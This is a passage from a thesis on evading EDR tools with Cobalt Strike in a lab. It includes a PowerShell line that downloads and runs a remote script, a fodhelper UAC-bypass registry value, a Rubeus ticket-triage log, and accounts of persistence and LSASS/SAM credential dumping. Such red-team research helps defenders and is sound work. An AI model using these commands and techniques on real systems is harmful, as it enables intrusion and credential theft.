
Close Alert

Component:	Containment
Device Name:	openedr
Event Type:	Run Virtually in Containment
Event Time:	2024-03-02 13:18:26
Tactic:	Execution (TA0002)
Technique:	User Execution (T1204)

```
"admin_verdict" : "Unknown",
"base_event_type" : "Run Virtually in Containment",
"component" : "Containment",
"device_os" : "Windows",
"event_group" : "FILE",
"event_time" : "2024-03-02 13:18:26.002+01:00",
"file_hash" : "b567c94437cafb7ab35387812010810755618862",
"file_name" : "beacon_x64_2.exe",
"file_path" : "C:\Users\EDR\Documents\beacon_x64_2.exe",
"xcitium_verdict" : "Unknown"
```

```
"device_name" : "openedr",
"process_pid" : 7644,
"process_user_domain" : "",
"process_user_name" : "",
"tactic" : "Execution",
"tacticID" : "TA0002",
"technique" : "User Execution",
"techniqueID" : "T1204"
```

Figure 4.3.13: OpenEDR running the binary in virtual environment



Auto-Containment

☑ Enable Auto-Containment

This option enables automatic containment of executable files and scripts according to the policy defined below.

☐	Action	Target	Rating	Enable Rule
☐	Block	Suspicious Locations	Any	●
☐	Block	Containment Folders	Any	●
☐	Ignore	Communication Client	Trusted	●
☐	Ignore	Global Whitelist	Unrecognized	●
☐	Ignore	All Applications	Unrecognized	●
☐	Ignore	PDF	Unrecognized	○
☐	Ignore	Communication Client Update ...	Unrecognized	●
☐	Run Virtually	All Applications	Unrecognized	●

Figure 4.3.14: OpenEDR default settings for auto-containment

The user with local administrative rights can add trusted classification to the binary, which will run it outside of the virtual environment. However, this requires that the attacker have physical access to the endpoint and a user account.

CHAPTER
FIVE

RESULTS

This section will describe the results of the different experiments performed in this thesis. Table 5.0.1 gives an overview over the results of the experiments, while the subsections will give a more thorough description of each finding. As seen in the table, execution of a beacon was achieved on every system targeted in this research. The implication of this can be significant, as an APT with a foothold on the system will most likely find a method to exploit this access for malicious activity. This should be taken into consideration when reading the table, as for the results of OpenEDR which was resistant against several of the attacks in the experiment. That does not mean that the tactics cannot be achieved with other methods or techniques.

TACTICS	**OpenEDR**	**Wazuh**	**OSSEC**	**Defender**
Execution	Achieved	Achieved	Achieved	Achieved
Persistence	Failed	Achieved	Achieved	Achieved
Privilege Escalation	Failed	Achieved	Achieved	Achieved
Credential Access	Failed	Achieved	Achieved	Achieved

Table 5.0.1: Overview of results


5.1 Default payload

By generating payloads with only default settings in Cobalt Strike, there are well-known indicators that EDR solutions will detect the payloads on. The EDR solutions does not give specific explanation on what indicators they triggered on. To investigate what specifically triggers the EDR solutions, an attacker needs to adjust typical indicators and generate new payloads to see if they gets detected. What is apparent is that the beacon was detected by Windows Defender during static analyzes as seen in Figure 4.2.1 when the payload was dropped onto the disk. This is likely due to static strings in the payload that are identified as belonging to malicious files. Windows Defender also correctly classified it as belonging to

Cobalt Strike as seen in Figure 4.2.2. Also, as demonstrated in the experiments, both Wazuh and OSSEC did not have capability to detect the payload without Windows Defender active, as illustrated in 4.2.3. This was a expected result based on the analyzes performed in Chapter 3.

OpenEDR also detected the payload on the system, however when the payload was executed. This indicates that the OpenEDR will not analyze the file until it is executed. As seen in Figure 4.2.4 the alert is marked with "FILE", however the documentation of OpenEDR do not give an explanation whether this is based on static or behaviour analyzes. Based on the capabilities of OpenEDR researched in Chapter 3, indicates that this is done through behaviour analyzes. This is also supported by the documentation [39] which do not present any file scanning capability.


As expected, all the types of payloads was detected and prevented from running on all the system with the different EDR solutions. However, on the system with OpenEDR, it was possible to execute a beacon with Invoke-Expression function in Powershell without running a binary from disk. This was not possible on the systems with Windows Defender, as Windows Defender interface the AMSI and hence detects this as malicious activity. In order to exploit this weakness, a user needs to be lured to open Powershell, and enter and execute the command. During the experiments, it was investigated how to make exploit this weakness through running a batch and Powershell scripts. It seems that OpenEDR are analyzing the arguments that are passed to the Powershell through the scripts and detects it as malicious and stop the execution, as seen in Figure 5.1.1.



```
Microsoft Windows [Version 10.0.19041.3693]
(c) Microsoft Corporation. All rights reserved.

C:\Users\EDR>powershell.exe -c "IEX ((new-object net.webclient).downloadstring('http://10.0.2.45:80/a'))"
Access is denied.
```

Figure 5.1.1: Starting Powershell with arguments

Any further exploitation to achieve persistence or elevate integrity failed, as this requires to execute any of the payloads described above. However, with this beacon it is possible to run tools like Rubeus with the execute-assembly function, as seen in Figure 5.1.2. In a domain joined endpoint, it is possible to retrieve kerberos tickets and use these in a pass-the-ticket-attack which can facilitate for lateral movement in the domain.



```
[06/03 03:47:02] beacon> execute-assembly /home/kali/Tools/SharpCollection/NetFramework_4.7_Any/Rubeus.exe triage
[06/03 03:47:03] [*] Tasked beacon to run .NET program: Rubeus.exe triage
[06/03 03:47:33] [+] host called home, sent: 572184 bytes
[06/03 03:47:34] [+] received output:

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2


Action: Triage Kerberos Tickets (Current User)

[*] Current LUID    : 0x6a6b4

 ---------------------------------------
 | LUID | UserName | Service | EndTime |
 ---------------------------------------
 ---------------------------------------
```

Figure 5.1.2: Extracting kerberos tickets with Rubeus

5.2 Cobalt Strike built-in evasion

In the experiment, it has been demonstrated that by only modifying the payloads slightly, it was possible to get a beacon running on the system with Windows Defender active. This initial compromise can be catastrophic for the victim as this allows the attacker run code and commands on the victims system. By modifying how the beacon will allocate memory during process creations and modifying the default named pipe used by Cobalt Strike, it was possible to get a beacon running on the system with Windows Defender enabled. Windows Defender was able to detect almost all the different payloads generated, but lack coverage for running the dll for x86 architecture.

The Table 5.2.1 gives an overview over the different evasion techniques and the target indicators to evade.

Evasion technique	Indicators
Artifact kit	Default named pipe
Artifact kit	Indirect syscall
Malleable profile	AMSI
Malleable profile	Spawnto
Malleable profile	Memory allocation
Ak-settings	Spawnto


Table 5.2.1: Overview of evasion techniques

The initial foothold, as demonstrated in the experiment, was leveraged to a beacon with capability to perform malicious action on the targeted system, such as elevate the integrity of the process, gain persistence, and collecting credentials. However, this was not possible without implement further evasion techniques, as

Windows Defender detects the attempts based on behaviour analyzes. The default spawnto process was modified to dllhost.exe in the malleable profile and the ak-settings. This bypassed the behaviour detection from Windows Defender, but the tools still got detected by AMSI. The builtin AMSI bypass function in the malleable profile was implemented and it was possible to achieve further actions on the system, as described below.

Persistence on the systems with Wazuh and OSSEC was achieved by adding a registry key for the current user. This is a well-known technique and was performed by using third party tool called SharPersist. As Wazuh and OSSEC did not monitor this registry key, and Windows Defender allowed the execution of this technique, a beacon would run every time that user was logged on to the system. This allows an attacker to retrieve a beacon after user logs off the endpoint.

In order to perform several of the malicious actions on the system, an attacker needs to acquire a beacon with elevated integrity level. During the experiments, this was demonstrated through the tool SharpBypassUAC. This tool can exploit several methods in order to bypass UAC, and in the experiment the fodhelper method was exploited. This works by edit a registry key that *Feature On Demand Helper* reads during startup, and this can be modified to run a command that an attacker can specify. This is illustrated in Figure 5.2.1.



Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\ms-settings\Shell\Open\command

Name	Type	Data
(Default)	REG_SZ	rundll32.exe C:\Users\EDR\Desktop\HTTPS_x86.dll,create
DelegateExecute	REG_SZ	

Figure 5.2.1: SharBypassUAC modifies a registry key

Another persistence technique was demonstrated after a beacon with elevated integrity level was acquired. This was achieved by using the same tool, SharPersist, and adding a scheduled task through Windows builtin Task Scheduler. This generated a beacon at given intervals with a elevated integrity level. An advantage for an attacker with this persistence method is that the attacker does not need to wait for the victim to log in again after loosing the beacon. This is important for systems that rarely reboots or switch users.

With a elevated integrity level beacon, it is possible for an attacker to collect credentials from the system. On a Windows system, these are store in the SAM database and in the process memory of the LSASS process. In the experiment, only local users for each endpoint existed. However, on a domain-joined endpoint, any domain users who had logged on to the endpoint would be stored in the memory of the LSASS process. In the experiment, these credentials in the form of hashes, was retrieved from the system.

The endpoint with the OpenEDR installed, was shown to be more resilience against malicious activities performed on the system. It had implemented mitigation against common persistence methodologies and elevation of integrity. By sandboxing every unknown executable, the EDR solution was able to prevent the TTPs that was part of the experiment. With exception of the invoke-expression weakness described in the previous section, this solution prevent all other attempts to exploit the system.

In the Table 5.2.2, an overview over which TTPs was performed during the experiment.

ID	**Name**
T1204	User Execution
T1547.001	Registry Run Keys/Startup Folder
T1053.005	Scheduled Task
T1548.002	Bypass User Account Control
T1003.001	LSASS Memory
T1003.002	Security Account Manager

Table 5.2.2: Tactics demonstrated

CHAPTER

SIX

DISCUSSION

In this chapter, a discussion regarding the result of the experiments will be presented related to the research questions outlined in chapter 1. For an attack to be successful, a series of objectives needs to be achieved. Lockheed Martin describes a Cyber Kill Chain [48] that will be referenced during this discussion.




Figure 6.0.1: Lockheed Martin Cyber Kill Chain

The following will discuss each research question in more detail.

6.1 Research question 1

"By understanding how EDRs are collecting and analysing its telemetry data, how can Red Teamers improve their attack simulations against Blue Teams? (a) How can Red Teamers evade EDR and get code execution on the target? (b) How can Red Teamers evade EDR and achieve persistence on the target? (c) How can Red Teamers evade EDR and perform privilege escalation on the target? (d) How can Red Teamers evade EDR and access credentials?"

In chapter 2 Theory, the common techniques for EDR solution to collect telemetry data was presented. This gave a foundation to further analyze how the EDR solutions, those which was subject for this thesis, had implemented their telemetry collection capability, as presented in chapter 3 Method. This can relate to step 1 Reconnaissance in the cyber kill chain, where an in depth understanding of each of each EDR solutions functionality.

With this knowledge, the experiments performed showed that it was possible, with some simple evasion techniques, to bypass the defences on the system and to execute a payload on the targets. This relates to the weaponization step in the cyber kill chain, where a specialized payload are generated than can exploit the system. Further, this knowledge of what telemetry data that are collected, will give the Red Team better understanding on how to perform other TTPs such as persistence, credential collection etc. This enables the Red Team to execute a selection of TTPs according to a scenario in which they are simulating a specific adversary. This is the final step in the cyber kill chain, where the final objectives are achieved.

With this flexibility of performing different TTPs and hence simulate different scenarios and adversaries, gives the Red Team to ability to perform realistic exercises for the Blue Team in which they can enhance their defences. This enables also the Red Team to target specific areas in the defence system to analyse each section.

With regard to research question 1(a) to achieve code execution on a target system, the attacker or the Red Team in this case, needs to achieve steps 1-4 (Reconnaissance, Weaponization, Delivery, Exploitation) in the kill chain. As the payload is a Cobalt Strike beacon, the achievement of code execution also achieve step 6 (Command & Control) in the kill chain. Code execution was demonstrated during the experiment with two different delivery methods. The first requires the user to run an executable, and this executable needs to evade being classified as malicious. The second was performed by running a scripted payload, and needs to avoid to be detected by AMSI.

The system running OpenEDR was able to break the cyber kill chain after the Exploitation step, and such prevented further exploitation. This illustrates how a blue team that understand the cyber kill chain and understand how adversaries operate, in this case simulated through a Red Team exercise, can improve their defences by breaking the cyber kill chain.

The research questions 1(b) relates to the Installation step in the cyber kill chain, where the beacon achieved persistence on the system by running the payload through defined preconditions i.e. after logon of a specific user. Persistence can be achieved through several different techniques, and a few was demonstrated during the experiments.

Research question 1(c) and 1(d) relates to the last step in the cyber kill chain, where the attacker or the Red Team are trying to achieve the main objectives of the campaign. In the experiment, it was demonstrated how an attacker can elevate the integrity level of the user to gain administrative rights on the system. The experiment demonstrated how an attacker or Red Team can use these privileges to gain access to credentials on that system as well. If the system had been domain joined, any domain users that had been logged into the system could have their hashes stolen. An attacker could have used these either to perform a pass-the-hash-attack or tried to crack these hashes offline and retrieved to clear text password for that user.

6.2 Research question 2

"By analysis how APTs are evading EDRs, how can organizations adjust their configurations and implementations to improve their false-negative rate?"

A Red Team exercise is an attack simulation performed to test the defences against simulated attackers, with a set of TTPs that are relevant. In a such exercise, the will team try to stay undetected when performing the activity to reach the goal of the exercise, whether it is to get control over the Domain Administrator account, reach and read a specific file, or simulate a ransomware attack. This covert operation needs to implement some sort of evasion techniques in order to not alert the EDR solutions. As seen in the experiments in this thesis, it was uncovered missing coverage of monitoring of a common persistence technique. This shows how crucial such exercise can be to uncover missing coverage of security solutions. Further, the experiments uncovered that one of the EDR solutions did not integrate against the AMSI interface, and hence allowed to run a scripted payload without any evasion techniques enabled.

While a traditional Red Team exercise, the Red Team and Blue Team work separate and unaware of the operations of the other team. The Red Team are executing their TTPs, and the Blue Team try to detect these activities without any further knowledge. An evolution of a such Red Team exercise, is the Purple Team exercise, where the Red Team and the Blue a collaborating and the Blue Team have insight into what activities the Red Team are performing. This ensures that the Blue Team can analyze every action to see what stays undetected, and hence fine-tune the security solution to collect the necessary telemetry data to be able to detect these activities.

6.3 Summary

The experiments have demonstrated how useful a Red Team exercise can be with regards to simulate specific TTPs that are deemed as relevant for the risk profile of an organisation. A such exercise can give valuable insight for an organisation in which area to focus its security efforts. This can uncover where security products are misconfigured or where it lacks coverage.

It is worth highlight how critical it is when an adversary are able to execute code such as a payload/beacon on a system, as this enables to adversary to start evading defences, getting persistence and further compromise other systems. This initial compromise is vital for defenders to stop in an early stage in order to restrict damages. Further, the experiment shows as well how important it is limit the privileges of the users. In this case, a user had local administrative rights on the system, which enabled the attacker to elevate its integrity to gain local administrative rights. This was used the harvest credentials from the system.

CHAPTER
SEVEN

CONCLUSIONS

This thesis gave an introduction to the concepts of Endpoint Detection and Response system, and described the purpose of Red Team exercises.

To further give the reader a better understanding of how an EDR is collecting its telemetry data which forms the basis in which the EDR can make a decision on the purpose of the monitored activity, a thorough explanation of the inner workings of common EDR solutions was given.

In the Method chapter, the EDR solution targeted in this thesis was analyzed in order to get comprehensive understanding of how to be able to evade detection during the experiments. Also, the attackers infrastructure was described in order to give the reader an understanding of the evasion capabilities Command & Control Framework used during the experiments.

The Experiment chapter describes the execution of experiments, where the main goal was to see how an attacker or a Red Team exercise could have evade the defences of the target. Several TTPs was tested, with a varying degree of evasion techniques implemented.

The results of the experiments was presented in the Result chapter, before the implications of these results was elaborated around in the Discussion chapter.

This thesis has contributed to highlight how, and with such ease, an attacker are able to evade some selected open-source EDR solutions and the widely-used Windows Defender. Further, the importance of performing Red Team or Purple Team exercises towards enhancing the fine-tuning of the defences to a specific environment has been demonstrated.

Further, this thesis also shows how important the principle of defences-in-depth are for defenders if an adversary are able to breach the first line of defence and get code execution on the system.

REFERENCES

[1] https://web.archive.org/web/20130730074504/https://blogs.gartner.com/anton-chuvakin/2013/07/26/named-endpoint-threat-detection-response/. Accessed: 20 Des, 2023 [Online].

[2] https://www.bitdefender.com/. Accessed: 16.04.2024 [Online].

[3] https://www.crowdstrike.com. Accessed: 16.04.2024 [Online].

[4] https://www.paloaltonetworks.com/. Accessed: 16.04.2024 [Online].

[5] https://www.vmware.com/. Accessed: 16.04.2024 [Online].

[6] https://www.sentinelone.com/. Accessed: 16.04.2024 [Online].

[7] https://www.cobaltstrike.com/. Accessed: 16.04.2024 [Online].

[8] https://github.com/BishopFox/sliver. Accessed: 16.04.2024 [Online].

[9] https://www.rapid7.com/products/metasploit/. Accessed: 16.04.2024 [Online].

[10] https://github.com/BC-SECURITY/Empire. Accessed: 16.04.2024 [Online].

[11] https://bruteratel.com/. Accessed: 22.03.24 [Online].

[12] https://attack.mitre.org/. Accessed: Des 10, 2023 [Online].

[13] https://attackevals.mitre-engenuity.org/results/enterprise. Accessed: 26.03.2024 [Online].

[14] M. Hand. *Evading EDR*. William Pollock, Sept. 2023. ISBN: 978-1-7185-0334-2.

[15] https://training.zeropointsecurity.co.uk/collections/red-team. Accessed: 21.04.2024 [Online].

[16] https://learn.microsoft.com/en-us/windows/win32/winmsg/hooks. Accessed: Nov 12, 2023 [Online].

[17] Juan Lopez et al. "A Survey on Function and System Call Hooking Approaches". In: (2017). DOI: 10.1007/s41635-017-0013-2. URL: https://doi.org/10.1007/s41635-017-0013-2.

[18] https://learn.microsoft.com/en-us/windows/win32/sync/asynchronous-procedure-calls. Accessed: 01 Jan, 2024 [Online].

[19] https://learn.microsoft.com/en-us/windows/win32/api/winnt/ne-winnt-process_mitigation_policy. Accessed: 26.03.2024 [Online].

[20] https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/callback-objects. Accessed: Nov 12, 2023 [Online].

[21] https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/. Accessed: Des 15, 2023 [Online].

[22] https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/filter-manager-concepts. Accessed: Des 15, 2023 [Online].

[23] https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/filter-manager-concepts. Accessed: Des 15, 2023 [Online].

[24] https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/load-order-groups-and-altitudes-for-minifilter-drivers. Accessed: 15 Des, 2023 [Online].

[25] https://learn.microsoft.com/en-us/windows/win32/fwp/windows-filtering-platform-start-page. Accessed: 27.04.2024 [Online].

[26] https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal. Accessed: 02 Jan, 2024 [Online].

[27] https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/. Accessed: 07.04.2024 [Online].

[28] https://rastamouse.me/memory-patching-amsi-bypass/. Accessed: 07.04.2024 [Online].

[29] https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/listener-infrastructure_main.htm. Accessed: 28 Des, 2023 [Online].

[30] https://malcomvetter.medium.com/safe-red-team-infrastructure-c5d6a0f13fac. Accessed: 23.02.2024 [Online].

[31] https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/malleable-c2_main.htm. Accessed: 28 Des, 2023 [Online].

[32] https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/beacon-object-files_main.htm. Accessed: 28 Des, 2023 [Online].

[33] https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/artifacts-antivirus_artifact-kit-main.htm. Accessed: 20 Feb, 2024 [Online].

[34] https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/artifacts-antivirus_sleep-mask-kit.htm. Accessed: 31.03.2024 [Online].

[35] https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/artifacts-antivirus_resource-kit.htm. Accessed: 31.03.2024 [Online].

[36] https://documentation.wazuh.com/current/user-manual/capabilities/. Accessed: Nov 12, 2023 [Online].

[37] https://documentation.wazuh.com/current/user-manual/capabilities/malware-detection/rootkits-behavior-detection.html. Accessed: 29 Des, 2023 [Online].

[38] https://www.openedr.com/about.php. Accessed: Des 10, 2023 [Online].

[39] https://github.com/ComodoSecurity/openedr. Accessed: 31.05.2024 [Online].

[40] https://learn.microsoft.com/en-us/windows/win32/fwp/application-layer-enforcement--ale-. Accessed: 28.04.2024 [Online].

[41] https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/. Accessed: Des 10, 2023 [Online].

[42] https://www.ossec.net/docs/. Accessed: 09.03.2024 [Online].

[43] https://www.ossec.net/docs/docs/manual/syscheck/index.html. Accessed: 09.03.2024 [Online].

[44] https://www.ossec.net/docs/docs/manual/rootcheck/manual-rootcheck.html. Accessed: 09.03.2024 [Online].

[45] https://github.com/Flangvik/SharpCollection. Accessed: 07.04.2024 [Online].

[46] https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/malleable-c2-extend_controll-post-exploitation.htm. Accessed: 07.04.2024 [Online].

[47] https://github.com/gentilkiwi/mimikatz. Accessed: 21.05.2024.

[48] https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html. Accessed: 29.05.2024 [Online].

APPENDICES

A - GITHUB REPOSITORY

All code and latex-files used in this document are included in the Github repository linked below. Further explanations are given in the readme-file.

Github repository link

- `https://github.com/ComodoSecurity/openedr`
- `https://github.com/matterpreter/OffensiveCSharp/tree/master/HookDetector`
- `https://github.com/hfiref0x/WinObjEx64`
- `https://github.com/Flangvik/SharpCollection`

B - TELEMETRY

B1 - Overview over functions hooked in OpenEDR

The following table gives an overview over which function are hooked by OpenEDR, and the relevant System Service Number for Windows 10 LTSC 21H2 Build 19044.3693

Function	**DLL**	**Syscall**
NtWriteVirtualMemory	ntdll.dll	3Ah
NtCreateThread	ntdll.dll	4Eh
NtCreateThreadEx	ntdll.dll	0C1h
NtCreateSection	ntdll.dll	4Ah
NtLoadDriver	ntdll.dll	105h
NtClose	ntdll.dll	0Fh
NtSetInformationProcess	ntdll.dll	1Ch

Table B.1: Table of hooked function with OpenEDR.

B2 - Overview of registered callbacks for OpenEDR

The following gives an overview over callbacks OpenEDR have registered for Windows 10 LTSC 21H2 Build 19044.3693

Drivername	**Callback**
edrdrv.sys	CreateProcess
edrdrv.sys	CreateThread
edrdrv.sys	LoadImage
edrdrv.sys	Objects

Table B.2: Table of Callbacks in OpenEDR.

B3 - Overview of registered callbacks for Windows Defender

The following gives an overview over callbacks Windows Defender have registered for Windows 10 LTSC 21H2 Build 19044.3693

Drivername	**Callback**
WdFilter.sys	CreateProcess
WdFilter.sys	CreateThread
WdFilter.sys	LoadImage
WdFilter.sys	Objects

Table B.3: Table of Callbacks in Windows Defender.

B4 - Overview of registered callouts for OpenEDR Network Mini Filter

The following gives an overview over callouts OpenEDR have registered for Windows 10 LTSC 21H2 Build 19044.3693

ActionType	**Name**	**LayerKeyName**
CalloutTerminating	COMODO ConnectV4	FWPM_LAYER_ALE_AUTH_CONNECT_V4
CalloutUnknown	COMODO Assign-mentV4	FWPM_LAYER_ALE_RESOURCE_ASSIGNMENT_V4
CalloutUnknown	COMODO ListenV4	FWPM_LAYER_ALE_AUTH_LISTEN_V4
CalloutUnknown	COMODO ClosureV4	FWPM_LAYER_ALE_ENDPOINT_CLOSURE_V4
CalloutUnknown	COMODO ResourceRe-leaseV4	FWPM_LAYER_ALE_RESOURCE_RELEASE_V4
CalloutTerminating	COMODO ConnectV6	FWPM_LAYER_ALE_AUTH_CONNECT_V6
CalloutUnknown	COMODO Assign-mentV6	FWPM_LAYER_ALE_RESOURCE_ASSIGNMENT_V6
CalloutUnknown	COMODO ListenV6	FWPM_LAYER_ALE_AUTH_LISTEN_V6
CalloutUnknown	COMODO ClosureV6	FWPM_LAYER_ALE_ENDPOINT_CLOSURE_V6
CalloutUnknown	COMODO ResourceRe-leaseV6	FWPM_LAYER_ALE_RESOURCE_RELEASE_V6

Table B.4: Table of Callouts in OpenEDR.

B5 - Overview of registered callouts for Windows Defender Network Mini Filter

The following gives an overview over callouts Windows Defender have registered for Windows 10 LTSC 21H2 Build 19044.3693

ActionType	**Name**	**LayerKeyName**
CalloutTerminating	windefend _stream_v4	FWPM_LAYER_STREAM_V4
CalloutTerminating	windefend_datagram_v6	FWPM_LAYER_DATAGRAM _DATA_V6
CalloutInspection	windefend _flow_established_v4	FWPM_LAYER_ALE _FLOW_ESTABLISHED_V4
CalloutInspection	windefend _flow_established_v6	FWPM_LAYER_ALE _FLOW_ESTABLISHED_V6
CalloutTerminating	windefend_datagram_v4	FWPM_LAYER_DATAGRAM _DATA_V4
CalloutTerminating	windefend _stream_v6	FWPM_LAYER_STREAM_V6

Table B.5: Table of Callouts in Windows Defender.

C - TTP

C1 - Overview over Tactics, Techniques, and procedures

The following table gives an overview over which TTPs that are relevant for this thesis.

ID	Name
T1134.001	Token Impersonation/Theft
T1134.002	Create Process with Token
T1134.003	Make and Impersonate Token
T1134.004	Parent PID Spoofing
T1140	Deobfuscate/Decode Files or Information
T1564.010	Process Argument Spoofing
T1562.006	Indicator Blocking
T1036.009	Breaking Process Trees
T1112	Modify Registry
T1027	Obfuscated Files or Information
T1027.005	Indicator Removal from Tools
T1027.007	Dynamic API Resolution
T1027.008	Stripped Payloads
T1027.010	Command Obfuscation
T1055.001	Dynamic-link Library Injection
T1055.002	Portable Executable Injection
T1055.003	Thread Execution Hijacking
T1055.004	Asynchronous Procedure Call
T1055.012	Process Hollowing
T1055.013	Process Doppelgänging
T1003	OS Credential Dumping
T1204	User Execution

Table C.1: Table of relevant TTPs [12]

D - MALLEABLE PROFILES

D1 - Default malleable profile

The following lists the default malleable profile used by Cobalt Strike

```
# default sleep time is 60s
set sleeptime "60000";

# jitter factor 0-99% [randomize callback times]
set jitter    "0";

# indicate that this is the default Beacon profile
set sample_name "Cobalt Strike Beacon (Default)";

# this is the default profile. Make sure we look like Cobalt Strike’s Beacon payload.
stage {
set stomppe "false";
set name    "beacon.dll";

string "%d.%s";
string "post";
string "%s%s";
string "cdn.%x%x.%s";
string "www6.%x%x.%s";
string "%s.1%x.%x%x.%s";
string "%s.4%08x%08x%08x%08x%08x.%08x%08x%08x%08x%08x%08x%08x.%08x%08x%08x%08
 x%08x%08x%08x.%08x%08x%08x%08x%08x%08x%08x.%x%x.%s";
